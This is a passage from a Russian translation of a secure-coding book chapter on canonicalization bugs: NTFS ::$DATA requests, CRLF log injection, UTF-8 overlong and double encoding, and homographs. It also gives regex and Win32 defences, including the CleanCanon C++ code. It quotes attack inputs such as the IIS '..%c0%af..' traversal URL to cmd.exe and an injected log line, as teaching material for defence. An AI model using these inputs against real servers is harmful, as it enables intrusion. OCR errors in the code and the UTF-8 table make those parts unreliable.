Неприятности возможны, если запросить файл в форме *Default.asp::$DATA*. Анализируя расширение, IIS не распознает *.asp::$DATA* и передаст файл на обработку операционной системе. NTFS, увидев в свою очередь, что пользователь запросил поток данных по умолчанию, вместо результата обработки вернет хакеру сам файл *Default.asp*. Подробнее об этой ошибке рассказано на странице *http://www.microsoft.com/technet/security/bulletin/MS98-003.asp*,

Две строки вместо одной

Относительно «свежая» брешь связана с обработкой строк с символами «возврат каретки» и «перевод строки/возврат каретки». Пусть приложение регистрирует запросы пользователей в журнал, а пользователь запросил файл *file.txt*. Сервер записывает IP-адрес и имя клиента, дату и время, а также запрошенный ресурс в следующем формате:

```
172,23.11.19 Mike    2002-09-03    13:02:43   file.txt
```

Если «скормить» серверу адрес *file.txt\r\n127.0.0.1\tCheryl\t2002-09-03\t13:03:00\tsecretfile.txt* в журнале появится запись:

172.23.11.19	Hike	2002-09-03	13:02:43	file.txt
127.0.0.1	Cheryl	2002-09-03	13:03:00	secretfile.txt

Таким образом, Cheryl получила доступ к секретному файлу, локально (127.0.0.1) подключившись к серверу? Конечно, нет. Мы заставили приложение сделать эту запись, используя символы возврата каретки и перевода строки в имени запрашиваемого ресурса!

Больше об этой бреши вы узнаете на странице *http://online.securityfocus.com/archive/82/271498/2002-05-09/2002-05-15/2*.

Еще одна напасть в Web — управляющие символы

Причина частого возникновения и трудности предотвращения проблем приведения в канонический вид в Web — огромное число способов представления символов. Например, любой символ URL-адреса или Web-страницы представляется одним или несколькими из механизмов:

- «стандартное» 7- или 8-битные ASCII-символы;
- шестнадцатеричные управляющие коды;
- кодировка UTF-8 с переменной шириной символов;
- кодировка Unicode UCS-2;
- двойная кодировка:
- управляющие коды HTML (только на Web-страницах, но не в URL-адресах).

7- и 8-битные ASCII-символы

Полагаю, вы знакомы с этим форматом. Он применяется в компьютерных системах уже долгие годы, так что я не стану тратить время на объяснение.

Шестнадцатеричные управляющие коды

Шестнадцатеричные управляющие коды — это способ представления символов, в основном непечатаемых, при помощи их шестнадцатеричного представления. Например, «пробел» представляется как *%20*, а знак фунта стерлингов (£) — как *%A3*. Подобное представление разрешается в URL-адресах, например вызов *http://www.northwindtraders.com/my%20document.doc* или *http://www.northwindtraders.com/my%20document%2Edoc* откроет файл *my document.doc*, расположенный на сайте Northwind Traders.

Я уже рассказывал об ошибке приведения в канонический вид в инструменте SecureIIS фирмы eEye. Эта утилита отклоняет клиентские запросы, содержащие заданные слова. Однако достаточно представить любой символ запроса в шестнадцатеричном виде, и SecureIIS пропустит запрос, а это вопиющее нарушение безопасности,

Кодировка UTF-8

В RFC 2279 (http://www.ietf.org/rfc/rfc2279.txt) описан метод представления Unicode-символов 8-битами (Eight-bit Unicode Transformation Format, UTF-8). Переменная длина символов позволяет UTF-8 кодировать многие наборы с разной длиьой символов, такие, как 2-байтные (UCS-2) и 4-байтные (UCS-4) Unicode-символы и

реже — ASCII-символы. Однако то, что один и тот же символ в принципе разрешается представлять в многобайтном виде, создает проблемы,

Как кодируются данные в UTF-8

В UTF-8 n-байтные символы кодируются в различные последовательности байт, в зависимости от значения исходных символов. Например, символы из 7-битного диапазона ASCII (0x00 — Ox7F) закодируются как *01100001*, где первый *O* — старший бит, установленный в 0, а *1100001* представляют 7 бит, из которых и состоит ASCII-символ. В частности, буква Н, чей код в шестнадцатеричном представлении — 0x48 или 1001000 — в двоичном, преобразуется в UTF-8 как *01001000* или 0x48. Как видите, 7-битные символы ASCII в UTF-8 не меняются.

Все немного усложняется, когда преобразуются символы, выходящие из 7-битного диапазона ASCII, до верхней границы диапазона Unicode, Ox7FFFFFFF. Например, символ из диапазона 0x80 — Ox7FF преобразуется в *110xxxxx10xxxxxx*, где *110* и *10* — предопределенные биты, а каждый *x* представляет собой один бит кодируемого символа. Например, код символа фунта стерлинга — OxA3 в шестнадцатеричном или 10100011 — в двоичном представлении. UTF-8 представление *11000010 10100011* в шестнадцатеричном виде выглядит так: *OxC2 0xA3*. Однако это еще не все. В UTF-8 поддерживается кодировка символов с большим числом байт (табл. 11-1).

Таблица 11-1. Соответствие символов UTF-8

Диапазон кодов символов	Закодированные байты
0x00000000–0x0000007F	0xxxxxxx
0x00000080–0x000007FF	110xxxxx Юxxxxxx
0x00000800–0x0000FFFF	1110xxxx Юxxxxxx Юxxxxxx
0x00010000–0x001FFFFF	IIIIOxxx Юxxxxxx Юxxxxxx Юxxxxxx
0x00200000–0x03FFFFFF	111110xx 10xxxxxx Юxxxxxx Юxxxxxx Юxxxxxx
0x04000000–0x7FFFFFFF	IIIIIIOx Юxxxxxx Юxxxxxx Юxxxxxx Юxxxxxx, Юxxxxxx

Вот тут-то и начинается самое интересное: любой символ можно представить в любом из перечисленных форматов, хотя *в* спецификации UTF-8 этого делать и не рекомендуется. Все символы UTF-8 должны представляться в самом коротком из возможных форматов. Например, единственно правильное представление символа «знак вопроса» (?) — 0x3F в шестнадцатеричном или 00111111 — в двоичном виде. С другой стороны, взломщику никто не запретит указать не самый короткий «нестандартный» формат, например один из этих:

- 0xC0 0xBF
- OxEO 0x80 OxBF
- OxFO 0x80 0x80 OxBF
- OxF8 0x80 0x80 0x80 OxBF
- OxFC 0x80 0x80 0x80 0x80 OxBF

Некорректный анализатор текстов на UTF-8 может посчитать, что все эти форматы равнозначны, в то время как правильный только 0x3F.

Наверное, самые известные атаки, эксплуатирующие недостатки UTF-8, были направлены на серверы IIS 4 и IIS 5 без установленных пакетов исправлений. Сервер оказывался неспособным корректно обработать последовательность *%c0%af* в URL-адресе, выглядевший примерно так: *http://servername/scripts/..%c0%af../winnt/system32/cmd.exe*. Как вы думаете, что означает *%c0%af*? В двоичном виде это 11000000 10101111, а в соответствии с «неправильным» форматом UTF-8, указанным в табл. 8 1, получается ***110**00000 **10101** 111*. Таким образом, код символа — 00000101111 или 0x2F, а это не что иное, как слеш (/)! Последовательности символов UTF-8 такого рода часто называют *удлиненными* (overlong sequence).

Так что, запросив подобный URL-адрес, хакер получал доступ к *http://<имя_сервера>/scripts/../../winnt/system32/cmd.exe*. Иначе говоря, ему удавалось «выйти» из виртуального каталога scripts, в котором разрешено выполнение программ, и получить доступ к корневому каталогу, а оттуда — к каталогу system32, откуда можно отправлять команды в оболочку Cmd.exe.

Примечание Очень подробно об ошибках приведения в канонический вид разрешений файлов рассказывается на Web-странице *http://www.microsoft.com/technet/security/bulletin/MS00-057.asp*.

Кодировка Unicode UCS-2

Проблемы в UCS-2 — это комбинация из недостатков шестнадцатеричной кодировки и отчасти — UTF-8. Двухбайтные символы набора UCS-2 (Universal Character Set) разрешается представлять в шестнадцатеричном виде так же, как и ASCII-символы, но в формате **%u***NNNN*, где *NNNN* — шестнадцатеричное значение символа Unicode. Например, *%5C* — это UTF-8 и ASCII-представление обратного слеша (\), а *%u005C* — тот же символ, но в 2-байтной кодировке Unicode,

Чтобы совсем уж сбить вас с толку, скажу, что *%u005C* также можно представить в эквиваленте «широкого» Unicode, называемом *полноширинной* (fullwidth) версией. Полноширинная кодировка в Unicode нужна для поддержки некоторых унаследованных двухбайтовых кодировок символов азиатских языков. Символы в диапазоне *%uFF00* — *%uFFEF* зарезервированы для полноширинных эквивалентов символов с кодами *%20* — *%7E*. Например, символ «\» можно представить как *%u005C* и *%uFF3C*.

Двойная кодировка

Как только вам показалось, что вы наконец разобрались с различными схемами кодировки, а мы рассмотрели лишь самые общие, как на сцене появляется двойная кодировка, то есть повторная кодировка уже закодированных данных. Например, в UTF-8 представление обратного слеша (*%5c*) состоит из трех символов: %, 5 и с, и всех их можно перекодировать, повторно применив UTF-8: *%25*, *%35* и *%63*. В табл. 11-2 показаны некоторые варианты двойного кодирования символа «обратный слеш» (\).

Недостаток заключается в ложной уверенности разработчиков в том, что простая операция раскодирования управляющих символов даст корректные, исходные данные. Приложение принимает решение, касающееся безопасности на основании данных, которые оказываются не до конца раскодированными.

Таблица 11-2. Примеры представлений символа «\» в двойной кодировке

Представление	Комментарий
%5c	Нормальное представление UTF-8
%255c	%25 — представление символа %, а за ним символы 5 и с
%%35%63	Символ %, %35 — представление 5 и %63 — представление *с*
%25%35%63	Представления символов %, 5, и с в формате UTF-8

Управляющие коды HTML

HTML-страницы также содержат символы, закодированные другими специальными символами. Например, угловые скобки (< и >) обозначаются как *<* и *>* а символ фунта стерлинга — *£*. И это далеко не все! Управляющие последовательности также разрешается представлять с использованием десятичных и шестнадцатеричных кодов, а не только легко запоминающимися мнемоническими последовательностями. Например, *<* — это то же самое, что и *&#3C;* (шестнадцатеричное значение символа <) или *<* (десятичное значение символа <). Полный список подобных последовательностей вы найдете на странице *fottp://www.w3.org/TR/REC-html40/sgml/entities.html.*

Как видите, в Web масса способов кодировки данных, а это значит, что принимать решения, касающиеся безопасности на основании имени ресурса — неразумно и очень опасно. А теперь пора познакомиться с «лекарствами» от описанных напастей.

Атаки на основании визуального совпадения и гомографические атаки

В начале 2002 года два исследователя Евгений Габрилович и Алекс Гонтмахер (Alex Gontmakher), опубликовали интересную статью под названием «The Homograph Attack* (Гомографические атаки) (*http://www.cs.technion.ac.il/~gabr/pubs.htm*). Основная мысль, что некоторые символы внешне как две капли воды похожи друг на друга, хотя по сути совершенно различны (рис. 11-2).




Рис. 11-2. *Адрес выглядит как* localhost, *верно? Однако все не так просто. В слове* localhost *содержится символ «о» из кириллицы, а не латинский ASCII-символ «о»*

Проблема в том, что последний символ «о» в слове *localhost* не является латинским «о», а на самом деле это символ кириллицы «о» (U+043E), и хотя визуально они эквивалентны, семантически различаются. Пользователь полагает, что обращается к локальному компьютеру, а на самом деле запрашивает удаленный сервер. Есть и другие символы, которые выглядят одинаково как в латинице, так и в кириллице: *a, c, e, p, y, x, H, T* и *M*.

Другой пример — знак дроби «/» (U+2044) и слеш «/» (U+002F). Опять-таки, выглядят одинаково. В репертуаре Unicode еще много подобных «номеров», я расскажу о некоторых в главе 14.

Один из самых старых подобных «конфузов» — цифра ноль (0) и заглавная буква «О».

Проблема визуального совпадения в том, что, видя один URL-адрес и на этом основании предпринимая определенные действия, пользователь на самом деле выполняет совершенно другую операцию. Кому придет в голову, что ссылка, выглядящая как localhost, приведет на удаленный компьютер с именем localhost?

Предотвращение ошибок приведения в канонический вид

Думаю, я достаточно вас напугал проблемами приведения в канонический вид, поэтому пришла пора разобраться, как бороться с этой бедой. К основным мерам защиты относятся: отказ от принятия решений на осйовании имен, ограничение множества допустимых символов в именах и попытка приведения имен. А теперь подробнее.

Никогда не принимайте решений на основании имен

Простейший и в большинстве случаев самый эффективный способ избавиться от ошибок, связанных с приведением имен, — это отказ от принятия решений на основании имен файлов. Заставьте ОС и файловую систему работать на себя — применяйте *списки управления доступом* (ACL) и другие системные механизмы авторизации. Конечно, все не так просто, как может показаться! Файловая система не поддерживает некоторые семантики. Например. IIS поддерживает сценарии, то есть файл сценария, такой как ASP-страница с внедренным кодом на VBScript или Microsoft JScript, читается и обрабатывается, а результат отсылается пользователю. Это не то же самое, что права на чтение и исполнение, а нечто среднее. IIS-сервер, а не операционная система, должен определять, как обрабатывать файл. Достаточно одной ошибки приведения имен IIS, например адрес с *::$DATA*, и вместо того чтобы выполнить сценарий, IIS возвратит пользователю его исходный код.

Как уже говорилось, вы вправе ограничить доступ к ресурсам на основании IP-адреса пользователя. Однако такую семантику в настоящее время нельзя представить в виде списка управления доступом, поэтому приложения, поддерживающие ограничения на основании IP-адреса, DNS-имени или маски подсети, должны сами заботиться о безопасности.

Внимание! Воздержитесь от принятия решений, касающихся безопасности, на основании имени файла. Ошибка может иметь катастрофические последствия.

Используйте регулярные выражения как метод контроля имени

Я подробно рассказывал об этом в главе 10, но нелишне повторить. Если вам все-таки приходится принимать касающееся безопасности решение на основании имени, определите, как должно выглядеть «правильное», имя и запретите все остальные форматы. Например, разрешите только полные имена файлов, состоящие из жестко ограниченного набора символов. Вот еще один пример: имя файла считается правильным при выполнении следующих условий:

- файл должен храниться на диске *C* или *D*;
- путь должен состоять из последовательности обратных слешей и буквенно-цифровых СИМВОЛОВ;
- имя файла следует после пути и тоже состоит из буквенно-цифровых символов, длина имени не превышает 32 символов, после него идет точка и расширение *txt*, *jpg* или *gif*.

Наиболее простой способ реализации контроля — регулярные выражения. Умение правильно определять и использовать их жизненно важно для безопасности вашего приложения. Регулярное выражение — это последовательность символов, определяющая шаблон, которому должны соответствовать входные данные. Перечисленные требования к имени файла реализуются таким выражением (подробности — в главе 10):

```
^[cd]:(?:\\\w+)+\\\w{1,32}\.(txt|jpg|gif)$
```

Этому довольно жесткому выражению удовлетворяют следующие имена;

- *c:\mydir\myotherdir\myfile.txt*;
- *d:\mydir\myotherdir\someotherdir\picture.jpg*.

А эти — нет:

- *e:\mydir\myotherdir\myfile.txt* (не тот диск);
- *c:\fred.txt* (перед именем файла должно быть имя каталога);
- *c:\mydir\myotherdir\..\mydir\myfile.txt* (в имени каталога не разрешается ничего, кроме A-Za-z0-9 и символа подчеркивания);
- *c:\mydir\myotherdir\fdisk.exe* (неправильное расширение файла);
- *c:\mydir\myothe~1\myfile.txt* (тильда недопустима);
- *c:\mydir\myfile.txt::$DATA* (двоеточие разрешается только после буквы диска, символ «$» тоже недопустим);
- *c:\mydir\myfile.txt.* (завершающая точка недопустима);
- *\\myserver\myshare\myfile.txt* (нет буквы диска);
- *\\?\c:\mydir\myfile.txt* (нет буквы диска).

Как видите, простое регулярное выражение способно радикально сократить возможность использования неканонических имен. Одно «но»: в этом случае нельзя проверить, не является ли имя файла устройством, но всему свое время.

Внимание! Регулярные выражения преподносят хороший урок, так как учат отделять «зерна» от «плевел». Проверка на корректность — единственно правильный способ разбора любых входных данных. Ни в коем случае не реализуйте проверку так: поиск и блокировка только неверных данных, а всему остальному открыт «зеленый коридор». Скорее всего вы проглядите какой-нибудь редко встречающийся случай. Это крайне важно, Повторяю: ищите только то, что гарантированно правильно, а все остальное безжалостно «убивайте».

Отключайте генерацию имен файлов в формате «8.3»

Неплохо запретить файловой системе генерировать короткие имена файлов. Это делается не из программы, поскольку это административная функция. Чтобы отключить генерацию имен файлов в формате «8.3», надо добавить в раздел реестра *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSyste*следующ ий параметр:

```
NtfsDisable8dot3NameCreation : REG_DWORD : 1
```

Имейте в виду: ранее сгенерированные короткие имена файлов останутся.

Не полагайтесь на переменную *PATH* — указывайте полные имена файлов

Никогда не полагайтесь на переменную окружения *PATH* для поиска файлов. С. ледует всегда абсолютно точно указывать, где они лежат. Имейте в виду, хакер может подменить переменную *PATH*, чтобы получить возможность читать каталог *c:\mybacktools*, *%systemroot%* или какой-нибудь другой! Когда вы последний раз проверяли *PATH* в своей системе? Мораль проста: указывайте полные имена с з гутем к файлам данных и исполняемым файлам, не полагайтесь на не очень-то надежную переменную.

Примечание Новый параметр реестра в Windows XP позволяет изменить порядок поиска файлов: до просмотра текущего каталога анализируется содержимое каталогов, указанных в переменной *PATH*. Обычно в первую очередь просматривается текущий каталог, что облегчает хакеру задачу внедрения «троянцев». Вот этот параметр: *HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode*. Обязательно добавьте этот параметр: тип — DWORD, значение по умолчанию — 0. При значении «1» текущий каталог будет просматриваться после system32.

Выбор только допустимых имен файлов и запрещение всего остального достаточно надежно, но только если используются корректные регулярные выражения. Дополнительной гибкости удается добиться за счет самостоятельного приведения в канонический вид, чему посвящен следующий раздел.

Самостоятельно приводим имена в канонический вид

Приводить имена файлов в канонический вид не так сложно, как кажется, надо лишь знать о нескольких полезных функциях Win32. Задача — представить имя файла в программе так, чтобы оно как можно точнее совпадало с его представлением в файловой системе, а затем на основании результата принимать решения, Я считаю, что следует максимально близко подойти к каноническому представлению и немедленно «отбраковывать» имя, если оно не соответствует требованиям. Например, приложение CleanCanon надежно справляется с приведением имен, выполняя следующие операции,

1. Принимает непроверенное имя файла от пользователя, например mysecretfile.txt.
2. Выясняет корректность имени. Например, *mysecretfile.txt* — правильное имя, а *mysecr~1.txt*, *mysecretfile.txt:$DATA* и *mysecretfile.txt.* (завершающая точка) — неправильные.
3- Определяет, не превышает ли суммарная длина имени и пути файла значения *MAX_PATH* и при положительном результате отклоняет запрос. Таким образом предотвращаются DoS-атаки отказа и переполнение буфера.
4- Добавляет перед именем файла путь (извлекая его из параметров конфигурации приложения) — например *c:\myfiles* добавляется, чтобы получить *c:\myfiles\mysecretfile.txt* Дополнительно дописывает \\?\ в начало имени файла, что заставляет операционную систему обрабатывать имя файла «как есть», не прибегая к дополнительным процедурам приведения.
5. Вызовом функции *GetFullPathName* корректно определяет структуру каталогов с учетом двух точек (..).
6. Вызовом функции *GetLongPathName* определяет длинное имя файла в случае, если пользователь передал короткое. Например, *mysecr~l.txt* становится *mysecretfile.txt*. Это спорный с технической точки зрения этап, поскольку проверка выполняется на шаге 2. Однако это мера защиты действует на каждом уровне!
7. Определяет, не является ли имя файла устройством. Регулярными выражениями подобной проверки не добиться. Если функция *GetFileType* определит, что файл относится к типу *FILE_TYPE_DISK*, то это действительно файл, а не устройство.

Примечание Я уже говорил, что проблемы с именами устройств есть в Linux и UNIX. Чтобы определить, является ли файл файлом или устройством, в программах на C и C++ надо вызвать функцию *stat* — если значение переменной *stat.st_mode* равно *S_IFREG(0x0100000)*, то это действительно файл, а не устройство или ссылка.

Вот текст приложения CleanCanon, оно написано в среде Visual C++ .NET с применением функций Win32:

Л

```
   CleanCanon.cpp
*/
ffinclude "stdafx.h"
#include "atlrx.h"
#include "strsafe.h"
```

```
ttinclude<new>

enum errCanon {
   ERR_CANON_NO_ERROR = 0,
   ERR_CANON_INVALID_FILENAME,
   ERR_CANON_INVALID_PATH,
   ERR_CANON_NOT_A_FILE,
   ERR_CANON_NO_FILE,
   ERR_CANON_NO_PATH,
   ERR_CANON_TOO_BIG,
   ERR_CANON_NO_MEM};

errCanon GetCanonicalFileName(LPCTSTR szFilename,
                              LPCTSTR  szDir,
                              LPTSTR   *pszNewFilename) {

   // ШАГ 1
   // Должен передаваться путь,
   // причем общая длина не должна превышать HAX_PATH
   if (szDir == NULL)
      return ERR_CANON_NO_PATH;

   size_t cchDirLen = 0;
   if (StringCchLength(szDir,MAX_PATH,&cchDirLen) != S_OK ||
         cchDirLen > MAX_PATH)
   return ERR_CANON_TOO_BIG;

   *pszNewFilename = NULL;
   LPTSTR szTempFullDir = NULL;
   HANDLE hFile = NULL;

   errCanon err = ERR_CANON_NO_ERROR;

   try {
      // ШАГ 2
      // Проверить имя файла (буквенно-цифровые символы,
      // точка и 1-4 буквенно-цифровых символа).
      // Проверить корректность пути (только буквенно-цифровые символы и '\').
      //  Регистр  игнорируется.
      CAtlRegExp<> reFilename, reDirname;
      CAtlREMatchContext<> mc;
      reFilename.Parse(_T("^\\a+\\.\\a\\a?\\a?\\a?$"),FALSE);
      if (!reFilename.Match(szFilename,&mc))
         throw ERR_CANON_INVALID_FILENAME;

      reDirname.Parse(_T("^\\c:\\\\[a-z0-9\\\\]+$"),FALSE);
      if (!reDirname.Match(szDir,&mc))
         throw ERR_CANON_INVALID_FILENAME;

      size_t cFilename = lstrlen(szFilename);
      size_t cDir = lstrlen(szDir);
```

```
// Новый размер буфера достаточен для размещения
// символов "обратный слеш" (\).
size_t cNewFilename = cFilename + cDir + 1;

// ШАГ 3
// Проверяем, короче ли переменной MAX_PATH длина полного имени.
if (cNewFilename > MAX_PATH)
   throw ERR_CANON_TOO_BIG;

// Выделяем память для нового полного имени файла.
// Не забываем о префиксе '\\?\' и завершающей комбинации '\0'.
LPCTSTR szPrefix = _T("\\\\?\\");
size_t cchPrefix = lstrlen(szPrefix);
size_t cchTempFullDir = cNewFilename + 1 + cchPrefix;
szTempFullDir = new TCHAR[cchTempFullDir];
if (szTempFullDir == NULL)
   throw ERR_CANON_NO_MEM;

// ШАГ 4
// Конкатенация пути и имени файла.
// Подставить \\?\, чтобы ОС обрабатывала символы как есть,
// не предпринимая дополнительных шагов по приведению
// в канонический вид.
if (StringCchPrintf(szTempFullDir,
                    cchTempFullDir,
                    _T("%s%s\\%s"),
                    szPrefix,
                    szDir,
                    szFilename) != S_OK)
throw ERR_CANON_INVALID_FILENAME;

// ШАГ 5
// Получаем полный путь,
// где учтены парные точки (..), завершающая точка и пробелы.
TCHAR szFullPathName [MAX_PATH + 1];
LPTSTR szFilenamePortion = NULL;
DWORD dwFullPathLen =
   GetFullPathName(szTempFullDir,
                    MAX_PATH,
                    szFullPathName,
                    &szFilenamePortion);
if (dwFullPathLen > MAX_PATH)
   throw ERR_CANON_NO_MEM;

// ШАГ 6
// Получаем длинное имя файла
if (GetLongPathName(szFullPathName,
                    szFullPathName,
                    HAX_PATH) == 0) <
   errCanon errName = ERR_CANON_TOO_BIG;
   switch (GetLastError()) {
      case ERROR_FILE_NOT_FOUND :
```

```
                errName = ERR_CANON_NO_FILE;
                break;

            case ERROR_NOT_READY :
            case ERROR_PATH_NOT_FOUND :
                errName = ERR_CANON_NO_PATH;
                break;

            default : break;
}

        throw errName;
    }

    // ШАГ 7
    // Файл или устройство?
    hFile = CreateFile(szFullPathName,
                       0,0,NULL,
                       OPEN_EXISTING,
                       SECURITY_SQOS_PRESENT | SECURITY_IDENTIFICATION,
                       NULL);
    if (hFile == INVALID_HANDLE_VALUE)
        throw ERR_CANON_NO_FILE;

    if (GetFileType(hFile) != FILE_TYPE_DISK)
        throw ERR_CANON_NOT_A_FILE;

    // Вроде, все хорошо!
    // Вызывающая сторона должна удалить квадратные скобки,
    // обрамляющие полное имя файла (pszNewFilename).
    const size_t cNewFllenane = lstrlen(szFullPathName)+1;
    *pszNewFilename = new TCHAR[cNewFilenane];
    if (*pszNewFilename != NULL)
        StringCchCopy(*pszNewFilename,cNewFilenane,szFullPathName);
    else
        err = ERR_CANON_NO_MEM;

  } catch(errCanon e) {
    err = e;
  } catch (std::bad_alloc a) {
    err = ERR_CANON_NO_MEM;
  }

  delete [] szTempFullDir;
  if (hFile) CloseHandle(hFile);

  return err;
}
```

Полный листинг есть в папке *Secureco2\Chapter11\CleanCanon*. У функции *CreateFile* есть побочный эффект: определяя, является ли файл дисковым, она терпит сбой, если файла не существует, не позволяя выполнить проверку.

Безопасно вызывайте *CreateFile*

Вы, наверное, обратили внимание, что в предыдущей программе флаги *dwFlagsAndAttributes* не пусты. На то есть свои причины. Наш код контролирует лишь корректность имени файла и проверяет, что это не устройство или механизм межпроцессного взаимодействия, такой как именованный канал или почтовый ящик. И все. Если это именованный канал, то процесс, им владеющий, должен олицетворять вызывающий процесс. Однако в интересах безопасности я не хочу, чтобы код, которому я не доверяю, олицетворял мою учетную запись, и этот флаг не устанавливаю.

Есть небольшая опасность с этим флагом, хотя она и не относится к показанному коду, поскольку тот не пытается манипулировать файлом. Проблема в том, что константа *SECURITY_SQOS_PRESENT\ SECURITY_IDENTIFICATION* это то же самое, что *FILE_FLAG_OPEN_NO_RECALL*, которая показывает, что файл не извлекается из удаленного хранилища, если не существует. Этот флаг предназначен для использования в иерархических системах хранения (Hierarchical Storage Management) или в удаленных хранилищах.

А теперь займемся проблемами канонического представления в Web,

Лекарства от болезни приведения в канонический вид в Web

Как и раньше, первейшее превентивное средство — никогда не принимать решения, основываясь на имени ресурса, если его можно представить более чем одним способом,

Контроль правильности входных данных

Следующее по эффективности средство — ограничить принимаемые данные только корректными. Вы создали защищенный ресурс и должны определить корректные способы доступа к данным, остальные запросы должны попросту игнорироваться. Еще раз: правильность проверяется при помощи регулярных выражений. Повторю еще раз: раз и навсегда определите, что такое корректные входные данные, и принимайте только их, а все остальное без сожаления отбрасывайте. Пускай лучше клиент жалуется, что что-то не работает из-за того, что вы слегка переборщили с регулярными выражениями, чем это что-то перестанет работать из-за взлома!

Исключительная осторожность с UTF-8

Если приходится обрабатывать символы UTF-8, приводите данные к каноническому виду вызовом Windows-функции *MultiByteToWideChar*. Следующий пример демонстрирует, как вызывать эту функцию с различными правильными и неправильными символами UTF-8. Полный исходный текст примера есть в папке *Secureco2\Chapter11 \UTF8*. Заметьте также, что создавать символы UTF-8 можно, вызывая ту же *WideCharToMultiByte*, но определив кодовую страницу *CP_UTF8*.

```
void FromUTF8(LPBYTE pUTF8, DWORD cbUTF8) {
   WCHAR wszResult[MAX_CHAR+1];
   DWORD dwResult = MAX_CHAR;
```

```
    int iRes = MultiByteToWideChar(CP_UTF8,
                                   0,
                                   (LPCSTR)pUTF8,
                                   cbUTF8,
                                   wszResult,
                                   dwResult);

    if (iRes == 0) {
        DWORD dwErr = GetLastError();
        printf("MultiByteToWideChar() завершилась с ошибкой -> %d\n", dwErr);
    } else {
        printf("MultiByteToWideChar() вернула"
                "%S (%d) широких символов\n",
                wszResult,
                iRes);
    }
}


void main() {
    // Определить Unicode-символ для 0x5c;
    // должен быть обратный слеш (\).
    BYTE pUTF8_1[] = {0x5C};
    DWORD cbUTF8_1 = sizeof pUTF8_1;
    FromUTF8(pUTF8_1, cbUTF8_1);

    // Определить Unicode-символ для 0xC0 0xAF.
    // Должно завершиться с ошибкой,
    // поскольку это удлиненное представление обратного слеша (/),
    BYTE pUTF8_2[] = {0xC0, 0xAF};
    DWORD cbUTF8_2 = sizeof pUTF8_2;
    FromUTF8(pUTF8_2, cbUTF8_2);

    // Определить Unicode-символ для 0xC2 0xA9;
    // должен получиться символ авторского права (®),
    BYTE pUTF8_3[] = {0xC2, 0xA9};
    DWORD cbUTF8_3 = sizeof pUTF8_3;
    FromUTF8(pUTF8_3, cbUTF8_3);
};
```

ISAPI — между молотом и наковальней

ISAPI-приложения и фильтры, пожалуй, наиболее уязвимые технологии, поскольку в основном создаются путем сравнительно низкоуровневого программирования на C и C++, применяются для обработки Web-запросов и операций с файлами. При создании приложений для IIS 6 используйте переменную сервера *SCRIPT_TRANSLATED* так как она возвращает корректно приведенное имя файла на основании URL-адрес, избавляя вас от этой работы (и, кстати, от массы ошибок),

На закуску: проблемы приведения в канонический вид, не связанные с файлами

Практически вся глава посвящена каноническому представлению файлов, и это логично, так как подавляющее большинство проблем с безопасностью при приведении в канонический вид связаны с файлами. Однако существуют и другие опасности, когда ресурс представим более чем одним именем. На ум приходят две основные угрозы, связанные с именами серверов и пользователей.

Имена серверов

У серверов, будь то Web-серверы, файловые, почтовые серверы или серверы печати, обычно несколько имен для доступа. Наиболее часто используемый способ — DNS-имя, например *northwindtraders.com*. Другое имя — IP-адрес, например 192.168.197.100. Оба имена обозначают один и тот же сервер. Локальный компьютер доступен по имени *localhost*, а его IP-адрес может располагаться в подсети *127.n.n.n*. А сервер в сети Windows обычно доступен по NetBIOS-имени, например *\\northwindtraders*.

И что будет, если приложение принимает касающиеся безопасности решения, основываясь на имени сервера? Ответственность за определение подходящего канонического представления, сравнения с ним и отклонения всех неподходящих имен ложится на вас. Следующий код (полный исходный текст есть в папке *Secureco2\Chapter11\CanonServer*) позволяет собрать различные имена локального компьютера,

```
/*
   CanonServer.cpp
*/
for (int i = ComputerNameNetBIOS;
   i <= ComputerNamePhysicalDnsFullyQualified;
   i++) {

   TCHAR szName[256];
   DWORD dwLen = sizeof szName / sizeof TCHAR;

   TCHAR *cnf;
   switch(i) {
      case 0   cnf = "ComputerNameNetBIOS"; break;
      case 1 : cnf = "ComputerNameDnsHostname"; break ;
      case 2 : cnf = "ComputerNameDnsDomain"; break;
      case 3 : cnf = "ComputerNameDnsFullyQualified"; break;
      case 4 : cnf = "ComputerNamePhysicalNetBIOS"; break;
      case 5 : cnf = "ComputerNamePhysicalDnsHostname "; break;
      case 6 : cnf = "ComputerNamePhysicalDnsDomain"; break;
      case 7 : cnf = "ComputerNamePhysicalDnsFullyQualified"; break;
      default ; cnf = "Unknown"; break;
   }

   BOOL fRet =
         GetComputerNameEx((COMPUTER_NAME_FORMAT)i,
```

```
                                szName,
                                &dwLen);

    if (fRet) {
        printf("%s в формате '%s' .\n", szName, cnf);
    } else {
        printf("Сбой %d", GetLastError());
    }
}
```

Для получения IP-адрес (или адреса) компьютера вызывают функцию *getaddrinfo* из библиотеки Windows Sockets (Winsock) или применяют средства Perl. Например, таю

```
my ($name, $aliases, $addrtype, $length, @addrs)
    = gethostbyname "mymachinename";
foreach (@addrs) {
    my @addr = unpack('C4', $_);
    print "IP: @addr\n";
}
```

Имена пользователей

Исторически сложилось так, что Windows поддерживает одну форму имени пользователя: *<ДОМЕН>\<имя_пользователя>* Эта форму называют SAM-именем. Например, DEVELOPMENT\Blake — учетная запись пользователя Blake в домене DEVELOPMENT. Однако с появлением Windows 2000 было введено *основное имя пользователя* (user principal name, UPN), которое имеет ставший классическим формат адреса электронной почты: *<имя_пользователя>@<домен>*, например *blake@developmentnorthwindtraders.com.*

Посмотрите на этот код:

```
bool AllowAccess(char *szUsername) {
    char *szRestrictedDomains[]={"MARKETING", "SALES"};
    for (i = 0;
        i < sizeof szRestrcitedDomains /
            sizeof szRestrcitedDomains[0];
        i++)
        if (_strncmpi(szRestrictedDomains[i],
                          szUsername,
                          strlen(szRestrictedDomains[i]) == 0)
            return false;
    return true;
!
```

